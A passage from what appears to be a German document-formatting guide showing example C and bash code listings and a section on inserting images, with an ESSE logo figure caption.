6  #include <stdio.h>
8
10 int global_variable = 1;
12 #ifdef DEBUG
14 int another_global_variable = 1;
16 #endif
18
20 /*
   * Some comment
   */
22 int main(void)
23 {
24     temp_variable = 4711;
25     another_variable = 0815;
26
27     printf("foo bar baz %02d", temp_variable);
28
29     return 1;
30 }

```

Listing 3: Example C/C++ file

```

#!/bin/bash
2 echo "Bash version ${BASH_VERSION}..."
for i in {0..10..2}
4   do
    echo "Welcome $i times"
6   done

8 echo "some very very very very very very very very very very very ↵
    very very very very very very very very very very very ↵
    long string"

10 exit 0;

```

Listing 4: Example bash script

22.2 Bilder

Es folgen einige Beispiele wie Bilder in diesem Dokument eingefuegt werden koennen (siehe [Abbildung 9 auf Seite 28](#)).




Abbildung 9: ESSE Logo